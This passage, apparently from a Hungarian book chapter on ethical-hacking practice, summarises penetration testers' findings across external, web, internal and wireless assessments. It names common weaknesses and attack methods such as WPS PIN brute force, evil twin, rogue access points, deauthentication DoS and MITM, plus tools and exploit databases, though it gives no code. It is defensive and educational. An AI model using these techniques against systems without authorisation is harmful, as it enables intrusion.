Külön kiemelendő, hogy a távoli hozzáféréshez (VPN), monitoringhoz (Nagios, Spiceworks stb.), illetve kiszolgálói adminisztrációhoz használt szolgáltatások, mint az SSH,[66] a távoli asztal (pl.: Microsoft Remote Desktop, különböző VNC-alternatívák), vagy a webes menedzsmentfelületek (Cpanel, Webmin, Cockpit stb.) sokszor nemcsak hogy alapértelmezett porton érhetőek el, de emellett régi, sérülékeny verziók futnak. Alkalmanként találkozunk a fenti szolgáltatásokkal kapcsolatban gyenge vagy alapértelmezett jelszavakkal is. Az adminisztrátorok sokszor mellőzik – bár bizonyos szolgáltatásoknál lehetőség lenne rá – a többfaktoros autentikációt vagy a tanúsítványalapú hitelesítést.

Az IoT[67]-eszközök világa folyamatosan bővül és ez az informatikai biztonságra is érezhetően kihat. Ezek az eszközök jelentős számban jelennek meg a célrendszerekben, gyakran gyári beállításokkal „felvértezve”. Azonban ne felejtsük el, hogy a gyártók általában a felhasználói kényelmet és az azonnali felhasználói élményt a biztonság elé helyezik az alapértelmezett konfigurációk tekintetében. Számos alkalommal találtunk például kamerarendszert, ahol a gyártó által megadott alapértelmezett felhasználónév és jelszó működött, ezzel adminisztrátori vagy vendégfelhasználói jogosultságot biztosítva.

Gyakran előforduló probléma, hogy nincsen megfelelő hálózati izoláció a célrendszerekben. Ilyenkor a megbízó szemszögéből nézve kritikus szolgáltatásokat futtató kiszolgálók (pl.: Active Directory, lokális DNS/WINS-szerver, belső fájlszerver, alkalmazás kiszolgáló, VOIP-központ, e-mail) egy hálózati szegmensben vannak publikus szolgáltatásokat nyújtó állomásokkal (pl.: webkiszolgáló, ügyfél-FTP, adatbázis-kiszolgáló). Egy adott publikus IP-címről nagyon gyorsan kideríthető, hogy melyik alhálózatban van, illetve hogy melyik szervezet bérli az adott tartományt. Ezután az IP-szomszédok felkutatása (természetesen sérülékenységvizsgálatok esetén a scope-nak megfelelően) könnyű feladat. Mindez nemcsak azért veszélyes, mert a támadó ráakadhat a belső hálózatunk internet felőli végpontjára, hanem mert az üzemeltetők gyakran megbíznak a saját hálózatukban, és nem korlátozzák a forgalmat a hálózaton belül. Tehát egy gyengébben védett, kompromittált IP-szomszéd átjárót jelenthet a kritikus kiszolgálók felé.

Szintén gyakori hiba, hogy a végpontvédelmi, illetve a kiszolgálói menedzsmentfelületek publikusan és alapértelmezett módon érhetők el. Ez nem csak megkönnyíti az eszközspecifikus támadásokat, de gyári beállítások esetén (alapértelmezett felhasználónév, jelszó) sikeres autentikációt is lehetővé tesz. Ugyanakkor volt olyan eset is, amikor egy ilyen webmenedzsment-felület hitelesítési portálja biztosított elegendő információt (Service TAG) ahhoz, hogy sikeres social engineering támadást hajtsunk végre.

[65] Az SMB null session nem autentikált SMB (Server Message Block, ami a Windows operációs rendszerek kulcsfontosságú hálózati rotokoolja) munkamenet, amely segítségével többek között hálózati megosztások, rendszerparaméterek, felhasználók enumerálhatók rosszul konfigurált vagy elavult rendszerekben.

[66] A Secure Shell (röviden: SSH) egy szabványcsalád és egyben egy protokoll is, amit egy helyi és egy távoli számítógép közötti biztonságos csatorna kiépítésére fejlesztettek ki. Nyilvános kulcsú titkosítást használ a távoli számítógép hitelesítésére, és opcionálisan a távoli számítógép is hitelesítheti a felhasználót. https://hu.wikipedia.org/wiki/Secure_Shell (Letöltés: 2020. 06. 04.)

[67] Internet of Things – a dolgok internete, vagyis olyan, hálózatba kötött eszközök, melyek más eszközzel vagy eszközökkel kétirányú kommunikációt folytathatnak, miközben nélkülözik az emberi interakciót.

A felderítések közben, illetve a riportok során – kevés kivételes esettől eltekintve – semmilyen üzemeltetői vagy megbízói visszajelzés nem utalt arra, hogy valamilyen naplóalapú riasztási mechanizmus (e-mail, SMS stb.) működésbe lépett volna. Ez egyben azt is jelentheti, hogy az üzemeltetői oldal vagy kevésbé követi nyomon, hogy honnan és milyen jellegű felderítések, esetleg támadások érik a rendszereiket, vagy figyelmen kívül hagyják ezeket a jelzéseket.

2.5. A hozzáférés megszerzése és az exploitáció

Azoknál a rendszereknél, ahol a felderítés folyamán már tapasztalható volt a kevésbé biztonságtudatos üzemeltetői háttér, gyakran válik viszonylag egyszerű feladattá a hozzáférés megszerzése. Ennek okai legtöbbször a következők voltak:

- elavult, sérülékeny szoftveres környezet fut;
- alapértelmezett beállítások vannak érvényben (pl.: felhasználónév, jelszó, portok, publikusan elérhető szoftverinformációk, „beszédes” hibaüzenetek);
- publikus hozzáférés biztosított érzékeny adatokhoz (pl.: WebDAV, anononymous FTP, SMB null session stb.);
- a jelszavak gyengék, vagy triviálisan a megrendelőhöz köthetők;
- az autentikációs és jelszóházirendek ki vannak kapcsolva;
- nincsen semmilyen anti-brute force[68]-mechanizmus (pl.: felhasználói fiók zárolása, csillapítás, forrás IP-cím bannolása);
- sokszor a „tároljunk egy helyen mindent”, illetve az „egy felhasználónak lehessen mindent” elvek működnek.

Nem lehet eléggé hangsúlyozni, hogy egy minden tekintetben naprakész szoftveres környezet menynyivel könnyebben védhető, mint egy elavult. Adminisztrátori oldalról egyrészt érthető, hogy általánosan „ami működik, ahhoz nem nyúlunk” szemlélet uralkodik, de fontos lenne legalább a főverziókat (major version) követni. Amennyiben ismert a szoftveres környezet milyensége (gyártó, termék, verzió), a támadónak lehetősége van arra, hogy specifikusan csak a környezetnek pontosan megfelelő, publikusan elérhető sérülékenységek (pl.: https://www.cvedetails.com, https://www.vuldb.com), illetve exploitok[69] (pl.: https://exploit-db.com, https://rapid7.com/db) között válogasson. Abban az esetben, ha az üzemeltetőknek sikerül elfedni az említett rendszerjellemzőket, akkor a támadónak sokkal inkább sötétben kell tapogatóznia. Ilyenkor a támadás a próbálkozások nagy száma miatt viszonylag „hangos” lesz (nagyszámú csomag generálódik, ami a normálistól eltérő adatforgalmat eredményez), így könnyebben is detektálható. A sérülékenységvizsgálatok során azt tapasztaltuk, hogy a megrendelő nem mindig szerette volna, hogy a vizsgálat során behatolási tesztet is végezzünk (penetrációs teszt). Több alkalommal előfordult, hogy a kérés az volt, csak mutassunk rá a sérülékeny pontokra, és vázoljuk, hogy hogyan mennénk tovább. Ez egyrészt időt és pénzt takarít meg, másrészről viszont elfedhet bizonyos további sérülékenységeket, mivel a sikeres behatolás utáni platformképet és az emelt szintű jogosultságokkal elérhető funkciókat már nem látjuk. A sikeres exploitációk után gyakran előfordult, hogy érzékeny adatokhoz, további kiszolgálókhoz, adminisztrációs felületekhez is hozzáfértünk. Az ilyen esetekkel kapcsolatosan fontos kiemelni, hogy mindig a minimális jogosultság elvét kövessük, és ne fussanak szolgáltatások a szükségesnél magasabb szintű (pl.: root, administrator) jogosultságokkal. Ezekben az esetekben a megrendelő első reakciója mindig

[68] Támadási mód, aminek az a célja, hogy érvényes autentikációs adatokat (pl.: felhasználónév, jelszó, kulcs) találjunk, miközben az összes lehetséges variációt kipróbáljuk.

[69] Az exploit (ang.: kihasználás, kiaknázás) informatikai biztonsági fogalom: olyan, forráskódban terjesztett vagy bináris program, adathalmaz vagy parancssorozat, amely alkalmas egy szoftver vagy hardver biztonsági résének, illetve hibájának kihasználására, így érve el a rendszer tervezője által nem várt viselkedést. (Forrás: Wikipedia)

a döbbenet volt, aztán következett volna a fejlesztők, illetve az adminisztrátorok felelősségre vonása, de ennek általában elejét vettük, mivel mindig hangsúlyoztuk: a cél az, hogy etikus hekkerek találják meg elsőként a biztonsági réseket, és közös munkával csökkentsük az incidensek kockázatát.

3. Webes vizsgálatok tapasztalatai

A külső sérülékenységvizsgálatok után a webes vizsgálatokat rendelik meg leggyakrabban az ügyfelek. Nem is csoda, hiszen a szervezet online arculatát adó weboldal, a közösségi profiloldalai, webes alkalmazásrendszerei (pl.: ERP,[70] CRM,[71] CMS,[72] Ticketing,[73] WEBmail[74]) és a hozzájuk kapcsolódó adatbázisok a nap huszonnégy órájában célkeresztben vannak. Az internetes jelenlét ma már minden szervezet számára kvázi kötelező, ugyanakkor egy webes incidens, mint például a weboldal tartalmának és megjelenésének átalakítása (defacement), adatszivárogtatás, esetleg egy DoS-támadás hatalmas port kavarhat szakmai berkekben és a médiában egyaránt. A támadási felület nagy, miközben a támadások jól álcázhatók, a nyomok könnyen elfedhetők, és az okozott kár jelentős. Mindezek eredményeképpen a webes támadások az elmúlt években igencsak megszaporodtak.

A megrendelők általában a saját, belső fejlesztésű webes rendszereiket kicsit félve vetik alá biztonsági teszteknek. Ennek egyik oka, hogy tudják, ha találunk sérülékeny pontokat (finding), akkor jelentős erőforrásokat (szakember, idő, pénz) fog lekötni a sérülékenységek kijavítása, illetve összességében a biztonsági szint megemelése (hardening). A másik gyakori visszatartó erő az, hogy könnyen kiderülhet, hogy a megtalált biztonsági réseket tartalmazó kódokat, illetve konfigurációkat már régóta újrahasznosítják, és könnyen lehet, hogy ezeket már korábban is kihasználhatták a támadók. Ilyenkor a felelősség kérdése szintén kényes terület lehet.

Sokszor találkozunk már az elején tévhitekkel, mint például, hogy „a mi weboldalunk már HTTPS-en megy, így elég biztonságos". Ilyenkor sajnos nekünk kell lerombolnunk a biztonság illúzióját. El kell magyaráznunk, hogy ez annyit tesz, hogy a kliens és a kiszolgáló közötti adatcsere titkosított csatornán keresztül történik, de számtalan tényezőtől függ a hatékonysága, és önmagában nem csodaszer, csak a mozaik egy darabkája. Szintén gyakori jelenség, hogy a webkiszolgáló, a felhasznált webes technológiák, az alkalmazott framework-ujjlenyomatok már a passzív vizsgálatok során ismertté válnak, és ennek az üzemeltetők nem tulajdonítanak nagy jelentőséget. Pedig a vizsgálatok (támadások) során nagy segítséget jelent, ha a teszteket specifikusan, akár adott termék konkrét verziójának megfelelően tudjuk elvégezni. A WAF-ok[75] használata szintén nem gyakori a hazai ügyfeleknél. A tapasztalatok inkább azt mutatják, hogy amennyiben mégis használnak ilyen eszközt, akkor valamelyik cloud-, vagy hostingszolgáltató integrált WAF-szolgáltatását veszik igénybe, és nem saját, dedikált hardveres eszközt.

Amikor URL-eket, linkeket, alkönyvtárakat keresünk, sokszor találkozunk triviális, könnyen kitalálható elérési útvonalakkal, amelyekről a megbízói oldal úgy vélekedik, hogy el van rejtve. Mivel mindenki szereti a könnyen megjegyezhető URL-eket, ezért ezeket nem nehéz megtalálni OSINT-eszközök, spiderek, vagy különböző szótárfájlalapú alkalmazások segítségével. Gyakori hiba, hogy a webkiszolgáló gyökérkönyvtárában elhelyezett robots.txt fájl mutat utat. Szintén sok esetben nem megfelelően vannak kihasználva a hozzáférés-vezérléshez, átirányításhoz, URL-blokkoláshoz használható eszközök (pl.: nginx.conf, .htaccess, IIS webconfig). A könyvtárjogosultságok nem megfelelő beállítása szintén sokszor okozott problémát.

[70] Enterprise Resource Planning – vállalatirányítási rendszer.

[71] Customer Relationship Management – olyan szoftver, ami kezeli a cég és az ügyfelek közötti kommunikációt.

[72] Content Management System – tartalomkezelő rendszer.

[73] A felhasználóktól érkező hibabejelentéseket kezelő rendszer.

[74] Webes, e-mail-postafiók kezelésére szolgáló környezet.

[75] A WAF, vagy webalkalmazás-tűzfalak olyan eszközök, melyek webalapú, illetve adatbázis-alapú támadások elleni védelmet nyújtanak azáltal, hogy mind a klienstől érkező, mind a kimenő forgalmat adott szabályok szerint elemzik és a szabályokra való illeszkedés alapján blokkolják, átengedik, vagy módosítják.

Sok esetben találhatók a weboldalak HTML-forrásaiban, kliens oldali scriptekben, külső librarykben kommentek, érzékeny kódrészletek vagy egyéb beágyazott tartalmak. Ezek nagy része a fejlesztés során ott felejtett megjegyzés, az adott kód eredeti szerzőjének kommentje, vagy a hibakereséshez használt információ, amik azonban a produktív környezetben már komoly veszélyt rejthetnek magukban. A külső forrásokból származó tartalmak (képek, CSS, Javascript stb.) elérési útvonalai szintén adhatnak ötleteket a támadóknak. Néha az oldal HTML-kódjának olvasásakor sokatmondó attribútumokra, objektumnevekre, illetve paraméter nevekre bukkanunk, amelyek segítenek a fejlesztői logikát megérteni, és segítenek egyedibb tesztek lefolytatásában.

Külön kiemelendő terület a süti-, illetve munkamenet- (session) kezelés. Mivel a HTTP alapvetően állapotmentes technológia, ezért elengedhetetlen, hogy nyomon kövessük az egyes látogatók műveleteit, a meglátogatott oldalakat és azok sorrendjét. Ezen a területen klasszikus hibának számítanak a következők:

- a sütik létrehozásakor nincsen beállítva a httponly[76], illetve a secure flag[77];
- a munkamenet-azonosítók (session ID) nem megfelelően vannak előállítva (alacsony entrópia, megjósolhatóság);
- általában nincsen összekötve a munkamenet szerver oldalon olyan paraméterekkel (pl.: látogató IP-címe, HTTP referer, user-agent stb.), amelyek segítségével hatékonyan megakadályozható a munkamenet-eltérítés (session hijacking);
- nincsen használatban CSRF token, így elegendő egy hitelesített, aktív munkamenet bármelyik böngészőfülön ahhoz, hogy a tudtunk nélkül autentikált kéréseket küldjünk az adott oldal felé (ehhez elég például egy e-mailben kapott link [GET], weboldalba ágyazott hivatkozás vagy IFRAME [POST]).

Hasonlóan jellemző hiba, amikor fontos HTTP headerek nincsenek beállítva a kiszolgálókon. Ilyenek például az X-Frame (nélküle az oldal beágyazható más weboldalakba), a régebbi böngészők esetén releváns X-XSS (hatékony lehet reflected XSS[78] esetén), a CSP (modern böngészők esetén adatinjektálás és XSS elleni védelmet nyújt), SOP (végrehajtható scriptek korlátozása), X-Content-Type-Options (nem várt tartalmak feltöltése, MIME típusok pontos meghatározása), CORS[79] stb.

Számos alkalommal találkozunk olyan webes űrlapokkal, amelyeknél akár a felhasználónév, akár a jelszó mezőkben a fejlesztők engedélyezik a böngészők számára, hogy automatikusan kiegészítsék (autocomplete), vagy automatikusan kitöltsék (autofill) az űrlap elemeit. Itt fontos megjegyezni, hogy általános hiba a beviteli mezők (input form elements) tartalmának (pl.: hossz, tartalom, karakterkészlet, kódolás) nem megfelelő szűrése (sanitizing). Ez igaz szerver és kliens oldalra egyaránt, miközben persze tudjuk, hogy a kliens oldali ellenőrzés könnyedén kikerülhető.

[76] HTTP response fejléc paraméter, ami a sütik tartalmának elérését korlátozza kliens oldali scriptek esetén.

[77] HTTP response fejléc paraméter, ami a sütik továbbítását kizárólag titkosított módon (SSL) engedi továbbítani.

[78] Az XSS a számítógépes sebezhetőség egy fajtája, amely tipikusan webalkalmazásoknál fordul elő: egy rosszindulatú webfelhasználó olyan kódot illeszt egy weblapra, amit más felhasználó is lát. Például ilyen kód lehet a HTML-kód vagy egy kliens oldali script. Ha egy támadó egy XSS-sebezhetőséget felfedez, azt – többek között – felhasználhatja arra, hogy a hozzáférési ellenőrzést kikerülje, például avval, hogy a böngésző által kapott weblap nem az eredeti forrásból származik (de megjelenésében azonos lehet az eredetivel). https://www.cert.hu/cross-site-scripting-xss (Letöltés: 2020. 06. 04.)

[79] A CORS vagy hoszabb nevén Cross-Origin Resource Sharing célja, hogy bizonyos erőforrásokat weboldalunk egy külső forrásból (doménről) emeljen be. Ilyen külső erőforrás lehet például egy kép, egy betűcsalád vagy egy szkript. http://www.immi.hu/mit-jelent-a-cors (Letöltés: 2020. 06. 04.)

A vizsgált weboldalak többségénél nem volt DNSSEC[80] konfigurálva, ami hatékonyan megelőzhetné az DNS-eltérítésen alapuló támadásokat, illetve szintén nem használtak HSTS webbiztonsági házirendet annak érdekében, hogy kikényszerítsék a kizárólagosan csak HTTPS-alapú forgalmat.

Alkalmanként találkoztunk nyílt forráskódú tartalomkezelő rendszerekkel (Wordpress, Drupal, Joomla, Concrete, E107 stb.), amelyek ugyan hatékonyan védhetők a megfelelő beállítások, verziók, illetve a gondosan kiválasztott bővítmények használatával, ugyanakkor a vizsgált oldalak általában ezek híján voltak. Sok esetben szabadon elérhetők voltak az alapértelmezett bejelentkező oldalak egyfaktoros autentikációval. Olykor találtunk akaratlanul engedélyezett REST API-kat vagy XML-RPC kiszolgálókat.

A könnyen megtalálható és gyengén védett autentikációs felületek külön említést érdemelnek. Gyakori hiba, hogy üzemeltetői, illetve fejlesztői oldalon azt gondolják, hogy az „admin", vagy az „administrator" szócska senkinek nem jutna eszébe. Pedig sokszor aldoménként, vagy alkönyvtárként kipróbálva már csak egy házilag összeállított bejelentkező oldal áll köztünk és az adminisztrációs vezérlőpult között. Ilyenkor előfordulnak túldimenzionált, biztonságosnak hitt egyéni, vagy valamilyen szakmai fórumból, szerkesztés nélkül átemelt megoldások, amik alapvetően veszélyeztetik a rendszer biztonságát.

A felhasználói bejelentkezések felületei mögött sok esetben nincsen csillapítás, lockout, vagy bármilyen logfigyelő szolgáltatás, és gyakran kapunk tippet adó hibaüzeneteket (pl: „a felhasználónév nem létezik", vagy „helytelen jelszó") is.

Nem ritka, hogy az URL-ek felderítése során találunk ott felejtett korábbi mentéseket, illetve adatbázisdumpokat, amelyek nem csak érzékeny felhasználói adatokat, de érvényes felhasználónév-jelszó párosokat is tartalmazhatnak.

A kiszolgálói infrastruktúra terhelésvizsgálata ugyan nem tárgya egy hagyományos webes sérülékenységvizsgálatnak, néha mégis akaratunkon kívül is sikerül viszonylag alacsony terhelés esetén (maximum 20 konkurens szál, megfelelő késleltetés mellett) szolgáltatásmegtagadást elérni, holott a scope-ban rendszerint a DoS-jellegű vizsgálatok nincsenek megengedve. Ennek általában az az oka, hogy a célrendszer alulméretezett, vagy nem megfelelő erőforrásmenedzsmenttel rendelkezik.

4. Belső vizsgálatok tapasztalatai

A lokális hálózatok vizsgálata sok esetben már nem teljesen tekinthető black-box szcenáriónak, hiszen azzal, hogy kapcsolódunk a megrendelő belső hálózatára, már valamilyen védelmen át kellett jutnunk. Ez lehet tisztán fizikai jellegű (pl.: bejutás az épületbe, aktív UTP-aljzatra való csatlakozás), de lehet valamilyen hitelesítést igénylő szolgáltatás is (pl.: VPN, WLAN). Mivel ezeket a hálózatokat sokszor eleve védettnek tekintik az adminisztrátorok, és azt feltételezik, hogy csak a cég saját alkalmazottai csatlakoznak hozzá, gyakran találkozunk gyenge hitelesítési folyamatokkal, elavult, sérülékeny protokollokkal, alapértelmezett konfigurációt futtató IoT-eszközökkel vagy teljesen védtelen szolgáltatásokkal. A belső hálózatok védelmét olykor alapértelmezettnek tekintik az adminisztrátorok. Pedig elég csak egy üres UTP-aljzatot találni az irodaház halljában, vagy egy titkosítás nélküli wifi-hálózathoz (pl.: alkalmazott által csatlakoztatott rougeAP,[81] IoT-eszközök nyílt hálózatai) csatlakozni, és máris hozzáférünk a lokális hálózathoz.

Ezeknél a vizsgálatoknál a hálózatra csatlakoztatás után feltérképezzük az aktív munkaállomásokat, kiszolgálókat, IoT-infrastruktúrát és az aktív hálózati eszközöket. Fontos, hogy ilyenkor nem-

[80] A DNSSEC alapötlete, hogy a DNS-válaszokat digitális aláírással látjuk el. Ilyen módon az üzenetek hitelességét (authenticity) és sértetlenségét (integrity) garantáljuk. A DNSSEC fontos tulajdonsága, hogy maguk az aláírások is DNS rekordok, így a DNSSEC a DNS kiterjesztése. http://www.domain.hu/domain/dnssec/dnssec-elv-konfig.htm (Letöltés: 2020. 06. 04.)

[81] A rougeAP nem más, mint egy engedély nélkül telepített, saját vezeték nélküli hozzáférési pont, amelyet egy felhasználó vagy támadó csatlakoztat a hálózathoz.

csak a DHCP-kiszolgáló által meghatározott alhálózati maszknak megfelelő hálózatban végzünk felderítést, hanem minden olyan hálózati szegmensben, amibe képesek vagyunk csomagokat küldeni és onnan fogadni. Kipróbálhatjuk például, hogy manuális IP-cím és alhálózati maszk hozzárendeléssel, VLAN hopping[82]-gal vagy VLSM alkalmazásával csatlakozhatunk-e másik alhálózatokhoz. A tapasztalatok azt mutatják, hogy az esetek jelentős részében nincsenek konzekvens módon izolálva a különböző alhálózatok.

Magának az infrastruktúrának a támadása sokszor jár sikerrel. Ez azt jelenti, hogy az olyan alapvető szolgáltatások, mint az SNMP, DHCP, DNS, WIN vagy ARP gyakran védtelenek, és egy középreállásos (MITM) támadás, címtárkimerítés vagy DNS-gyorsítótármérgezés semmilyen akadályba nem ütközik. Ezek a sikeres támadások egyben azt is jelzik, hogy nincsen semmilyen IDS/IPS-rendszer a hálózatban, ami jelezné vagy megakadályozná az atipikus hálózati forgalmat. Meg kell említeni továbbá, hogy a középreállásos támadások tapasztalatai azt mutatják, hogy a felhasználók még manapság is gyakran használnak olyan szolgáltatásokat, melyeknél az autentikáció során a felhasználónév-jelszó párosok „plaintext" módon kerülnek továbbításra. Ezek közül néhány: HTTP, FTP, IMAP, POP3, SMTP.

Sok esetben találhatók a lokális hálózatokban gyengén védett szolgáltatások, mint például nyomtatószerver, VOIP-központ vagy egyéb webmenedzsment-felületek. Szintén sokszor találkozunk bárki számára elérhető fájlmegosztásokkal, amik alkalmanként olyan érzékeny adatokat tartalmaznak, mint az ügyféladatbázis, licenckulcsok, szerződések, beszkennelt dokumentumok. Az olyan modern és kényelmes eszközök, mint a multifunkciós nyomtatók (MFP[83]), hálózati projektorok vagy IP-kamerarendszerek számos alkalommal gyári beállításokkal üzemeltek, és az adminisztrációs felületeik is elérhetőek voltak alapértelmezett hitelesítési adatokkal.

A lokális hálózatban található kiszolgálók és munkaállomások sérülékenységeinek nagy része a hiányzó frissítésekre, az elavult operációs rendszerekre, illetve – tartományi környezetben – a gyenge vagy nem kikényszerített házirendekre (pl.: Active Directory – Group Policy) vezethető vissza. Továbbá fontos megjegyezni, hogy sok esetben a tűzfalszabályok nem kerülnek testreszabásra, és a vírusvédelmi rendszerek állapota – maga az alkalmazás és a vírusdefiníciós adatbázis is – gyakran elavult.

5. Automatizált tesztek

Alkalmanként megrendelői oldalról felmerül az igény, hogy adott időintervallumban, előre ütemezett módon futtassunk le vizsgálatokat. Ezek során az automatizált sérülékenységkereső keretrendszerek mellett olyan parancssori szkripteket is használunk, amelyek előre meghatározott paraméterekkel futtatnak le egymás után több alkalmazást is, amelyeknek kimenetét összegyűjtjük és értékeljük. Ugyan az automatikus sebezhetőségvizsgálatok manuális módszerek nélkül kevésbé megbízhatók, mivel jóllehet nagyszámú tesztet hajtanak végre, sok találatot eredményezhetnek, de eközben több lehet a fals pozitív esetek száma is, de abban mindenképpen segítenek, hogy állandó szempontrendszer szerint, a fejlesztési folyamatokat biztonsági oldalról folyamatosan lekövessék, a kiugró hiányosságokat jelezzék. Az ilyen jellegű vizsgálatok során azt tapasztaltuk, hogy különösen fontos, hogy minden – akár lényegtelennek tűnő – találatot manuálisan is kiértékeljünk. Az átláthatóság miatt szintén fontos, hogy az eredményeket összefoglaló riportok előállításához az egyes eszközök által generált kimenetek, illetve jelentések formátuma megfelelő legyen.

[82] Voice over IP – internetprotokoll feletti hangátvitel.

[83] Az MFP (Multi-Functional Printer) olyan multifunkciós nyomtató, amely fénymásolóként, szkennerként, nyomtatóként és néha faxként is működik, miközben gyakran hálózatra csatlakoztatható.

6. Vezeték nélküli hálózatok vizsgálatainak tapasztalatai

Viszonylag ritkán kerül sor a vezeték nélküli hálózatok tesztjeire, pedig kevés kivételtől eltekintve szinte minden ügyfelünk használ ilyen technológiákat a telephelyein. Fontos megjegyezni, hogy ezek a vizsgálatok kiterjedhetnek bármilyen vezeték nélküli átvitelre (pl.: celluláris rendszerek, mikrohullámú átvitel, infra, Bluetooth, műholdas kommunikáció, lézer), azonban a gyakorlatban – tapasztalataink szerint – szinte kizárólag a wifi infrastruktúra kerül fókuszba. Mivel ezeknél a hálózatoknál a fizikai hozzáférés szabályozása korántsem olyan egyszerű, mint a hagyományos vezetékes technológiák esetében, lényeges, hogy előzetesen vizsgáljunk olyan jellemzőket, mint a hatókör, az interferencia, az egyes csatornák kihasználtsága vagy az adott pontokon mért jelerősség. Gyakori hiba volt a vizsgált hálózatoknál, hogy vagy túlságosan nagy hatókörben volt használható jelszint (az utcán álló autóból is támadható a hálózat), vagy túlságosan gyenge jel mellett (instabil a kapcsolat a hálózat felhasználói számára, könnyen elnyomható evil twin[84] jellegű támadásoknál) üzemeltek. A használt csatornák általában a gyári értékeken voltak hagyva, így ott, ahol sok környező vezeték nélküli hálózat is jelen volt, az interferenciának köszönhetően jelentős sebességveszteséget is lehetett észlelni. Sokszor már az elérhető hálózatok feltérképezésénél (wardriving[85]) találunk olyan nyílt hálózatokat, amelyek valamilyen alapértelmezett konfigurációval rendelkező eszköztől (pl.: nyomtató, fényképezőgép, egyéb hálózati eszköz) származnak, és rougeAP-ként működve bárki számára kapcsolódási lehetőséget biztosítanak a helyi hálózathoz.

Manapság már egyre ritkábban fordul elő, hogy találkozunk WEP titkosítással vezeték nélküli hálózatokban, azonban ahol mégis használnak ilyet, ott magas kockázatot vállalnak, mivel ezek a hálózatok egyszerűen törhetőek. Ami viszont jellemző hiba, az a WPS PIN használata. Ez a nyolc számjegyből álló kód – brute force technikával – nagyjából három óra alatt százszázalékos hatékonysággal „kitalálható". Két dolog védhet ez ellen a sebezhetőség ellen a modernebb routerek, illetve access pointok esetében. Az első, ha a gyártó implementált brute force elleni védelmet az eszközbe, és adott számú próbálkozás után lezárja, vagy adott ideig kikapcsolja az eszközön a WPS módot. A másik, ha mi magunk kapcsoljuk ki manuálisan ezt az autentikációs lehetőséget.

A vendéghálózatok használata teljesen általánossá vált a nagyobb szervezeteknél. Ugyanakkor sok esetben nincsenek a vendéghálózat felhasználói megfelelően izolálva a belső hálózat és a vendéghálózat felhasználóitól. Ezt igazolta az a számos eset is, amikor képesek voltunk a vendéghálózatból a megrendelő belső hálózatában lévő aktív eszközöket, illetve szolgáltatásokat felderíteni. Hasonlóan problémás eset, amikor a vendégfelhasználók tudják egymást szkennelni. A témához kapcsolódóan annyit még fontos megemlíteni, hogy amennyiben a vendéghálózat publikus végpontja megegyezik a belső hálózat publikus végpontjával (azonos szolgáltatói végponton keresztül érik el az internetet), akkor számolnunk kell azzal, hogy minden, a vendéghálózatból kifelé irányuló forgalom tartalmazni fogja a szervezet internetes végpontjának publikus IP-címét, ami később külső támadások célpontja lehet.

Ugyan a WPA-PSK, illetve WPA2-PSK[86] típusú hitelesítések leginkább otthoni vagy kisirodai környezetben ajánlottak, mégis gyakran találkozunk velük nagyobb szervezeteknél is. A sebezhetőségvizsgálatok során sokszor találtunk triviális, vagy az adott szervezethez köthető, minimális hosszúságú (nyolc karakter) jelszavakat. Nem jártunk volna sikerrel ezeknél a hálózatoknál, ha mind

[84] A támadás lényege, hogy a támadó egy legális hálózati eszközt klónoz, annak azonosítóját lemásolva, és az áldozatok a klónozott hálózatra csatlakozva például captive portálnak álcázott oldalon hitelesítik magukat. A továbbiakban lehetőség van arra is, hogy a támadó az áldozat forgalmát monitorozza, hitelesítési adatait lehallgassa.

[85] A wardriving eredetileg a nyílt vagy gyengén védett WEP-titkosítást használó wifihálózatok felkutatását jelentette, és GPS-adatokat is rögzítettek a hálózati paraméterekkel egy időben, hogy később adatbázisokban rögzítve az adatokat másokkal is megoszthassák az információkat. Manapság sokszor összemossák a piggybacking fogalmával, pedig a fontos különbség a kettő között az, hogy az egyiknél publikus információkat gyűjtünk, a másiknál pedig engedély nélkül csatlakozunk is a hálózathoz, és adatforgalmat bonyolítunk rajta.

[86] A Wi-Fi Protected Access (WPA és WPA2) a vezeték nélküli rendszereknek egy a WEP-nél biztonságosabb protokollja. https://hu.wikipedia.org/wiki/WPA (Letöltés: 2020. 06. 04.)

hosszában (maximum 63 ASCII karakter, vagy 64 hexadecimális számjegy), mind bonyolultságában megfelelő jelszót választanak az üzemeltetők. Nagyvállalati környezetben mindenképpen ajánlott WPA-802.1X[87] módot használni vezeték nélküli hálózatoknál, bár fontos megjegyezni, hogy a legtöbb esetben ezen hálózatok is támadhatók (pl.: hostapd-wpe, airgeddon).

Fontos megemlíteni, hogy hitelesítés nélkül, deautentikációs csomagok segítségével a vezeték nélküli hálózatok többsége könnyen elérhetetlenné tehető (DoS), és ez a gyakorlatban sokszor kivitelezhető volt. Egyedül azokban a hálózatokban nem volt megvalósítható ez a támadás, ahol vagy enterprise szintű hálózati eszközöket használtak, vagy dedikált IPS/IDS megoldás volt implementálva.

Klasszikus támadási mód, ha az épületben szabad UT-aljzatot találva (pl.: hall, tárgyaló, folyosó) a saját access pointunkat csatlakoztatva a hálózathoz rougeAP-t hozunk létre, amely vezeték nélküli hálózatként nyújt hozzáférést az adott alhálózathoz, illetve a hálózati szegmenshez. Az ilyen támadásoknak elejét veheti a megfelelő fizikai biztonság, illetve ha a használaton kívüli aljzatokat layer 2-es szinten tiltjuk, vagy fizikálisan leválasztjuk a hálózatról.

Másik gyakori támadási módszer az EvilTwin támadás. Ezen módszer csak akkor kivitelezhető hatékonyan, ha képesek vagyunk elérni, hogy a legális hálózat jelerősségét felülmúlva, azt a saját magunk által (azonos SSID-vel) létrehozott jellel, kvázi elnyomjuk. Ennél a támadásnál fontos szerepe van a felhasználók biztonságtudatos szemléletének, vagy éppen hiányának.

7. Esettanulmányok

Az eddigiekben inkább összegeztük a tapasztalatokat és általánosan előforduló hibákat említettünk meg. Jó volna az összes jellemző sérülékenységre élő példát mutatni, azonban ez jelen fejezet lehetőségeit jócskán meghaladná. Fontos azonban, hogy legalább néhány konkrét, anonimizált példán keresztül is érzékeltessem, hogy mennyire könnyű hibázni a „jó oldalon”. Korábbi vizsgálatok találatai között szemezgetve igyekszem bemutatni, hogy a gyakorlatban milyen formában fordulnak elő biztonsági hiányosságok, milyen módon lehet ezeket kihasználni, illetve milyen lehetőségek vannak ezek kezelésére. Törekedve a tömörségre, nem a teljes riportokat ismertetem, hanem kizárólag a kritikus sérülékenységeket mutatom be, az információs szintű, alacsony és közepes kockázatú sérülékenységeket nem.

7.1. Távoli és elérhetetlen (külső sérülékenységvizsgálat)

